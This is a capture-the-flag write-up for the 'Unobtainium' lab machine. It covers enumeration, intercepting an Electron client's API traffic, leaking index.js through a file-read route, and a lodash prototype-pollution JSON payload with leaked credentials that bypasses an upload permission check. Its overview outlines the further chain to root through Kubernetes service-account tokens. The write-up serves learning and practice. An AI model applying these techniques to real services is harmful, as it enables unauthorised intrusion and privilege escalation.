Unobtainium

Machine: Unobtainium **OS:** Linux (Ubuntu 20.04) **Difficulty:** Hard **Track:** Cloud Exploitation
Target: `10.129.136.226`

> The box was reset between sessions, so the IP changes across screenshots. Enumeration is against `10.129.136.226`, the foothold runs against `10.129.20.55`, and the privesc session is back on `10.129.136.226`. Pod IPs inside the cluster are in `10.42.0.0/16`, and the attacker (Kali) IP is `10.10.15.82`. Commands are kept as they were run, so the IP in a given command matches the screenshot next to it.

1. Overview

Unobtainium ships a desktop chat client that talks to a Node.js API on port 31337. The API has a file-read route that leaks its own source, which exposes a hardcoded low-privileged user and two bugs, a lodash merge that allows prototype pollution and an upload route that drops a filename straight into a shell command. Polluting the prototype grants the upload permission, and the filename then carries a command injection that returns a shell as root inside a Kubernetes pod. From there it becomes a Kubernetes problem. The pod's token can list pods in a dev namespace, so I pivot into a dev pod with the same web exploit, and that pod's token reads secrets in kube-system. One of those is a cluster-admin token, which lets me schedule a pod that mounts the host filesystem and read the root flag.

Short version of the chain:

Node API file read (index.js) -> lodash prototype pollution (canUpload) -> command injection (root in pod) -> default SA token -> pivot to dev pod -> dev SA reads kube-system secrets -> cluster-admin token -> pod mounts host FS (root)

Completed by: [Abdulrahman / 14507988]

2. Walkthrough

2.1 Enumeration

An all-ports scan shows SSH and HTTP, plus a set of Kubernetes and Node.js services.

```
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu
80/tcp    open  http     Apache httpd 2.4.41  (title: Unobtainium)
8443/tcp  open  ssl/http k3s Kubernetes API server  (401 Unauthorized)
```

```
10250/tcp open  ssl/http Kubelet
31337/tcp open  http     Node.js Express  (PUT, DELETE allowed)
```

Two things stand out already. Port 8443 is a k3s Kubernetes API server, and port 31337 is a Node.js Express API that allows PUT and DELETE. This is a Kubernetes host with a custom app in front of it.

2.2 The Electron app and finding the API

The website on port 80 only serves client downloads (deb, rpm, snap).




Figure 1: the Unobtainium site, which only serves client downloads.

Grabbing the Debian package, unzipping it, and installing it puts the client on my machine.



Figure 2: unzipping and installing the unobtainium .deb package.

The client fails with "Unable to reach unobtainium.htb" because the hostname isn't resolvable yet.




Figure 3: the client failing to reach unobtainium.htb before the host entry is added.

Adding `unobtainium.htb` to `/etc/hosts` lets it load.




Figure 4: the client working after adding unobtainium.htb to /etc/hosts.

The client is an Electron app, so its features are just HTTP calls. A quick Wireshark capture confirms it talks to port 31337.




Figure 5: Wireshark showing the client sending requests to port 31337.

To read and edit those requests, I set up a Burp proxy listener bound to 31337 that forwards to the box.




Figure 6: the Burp proxy listener binding to port 31337.




Figure 7: the same listener set to redirect to the target on 31337.

The trick that makes this work is repointing the hostname. Changing `unobtainium.htb` to `127.0.0.1` in `/etc/hosts` sends the client's traffic to the local Burp listener, which forwards it to the real box, so every request is visible in Burp.

```
echo '127.0.0.1 unobtainium.htb' | sudo tee -a /etc/hosts
```

Watching the traffic, the Todo feature sends a POST to `/todo` with a `filename` parameter, which suggests the server reads files by name.




Figure 8: the POST /todo request reading todo.txt through the file parameter.

Sending an empty filename makes the server throw an error, and the stack trace names its own main file, `index.js`.




Figure 9: an empty filename triggering an error that reveals index.js.

Reading `index.js` through the same route returns the full backend source.

2.3 Source review and foothold (command injection)

The source hands over the whole plan. There are two hardcoded users, `felamos` with the known password `Winter2021`, and `admin` with a random password but the extra properties `canDelete` and `canUpload`. The route I want is `/upload`, which passes a filename to `root.upload(...)`, where `root` is the `google-cloudstorage-commands` module. That module builds a shell command and runs it through `child_process`, so anything injected into the filename runs on the server. The catch is the guard `if (!user || !user.canUpload)`, and `felamos` doesn't have `canUpload`.

```
const users = [
  { name: 'felamos', password: 'Winter2021' },
  { name: 'admin', password: Math.random().toString(32), canDelete: true,
canUpload: true },
];
```

This is where the PUT route comes in. It runs `_.merge(message, req.body.message, ...)`, and lodash merge is vulnerable to prototype pollution. If `req.body.message` contains a `__proto__` key, merge writes those properties onto the base Object prototype, so every object inherits them. Setting `__proto__.canUpload = true` makes the felamos object report `canUpload` as true, which clears the guard.

```
{"auth":{"name":"felamos","password":"Winter2021"},"message":
{"text":"x","__proto__":{"canUpload":true}}}
```

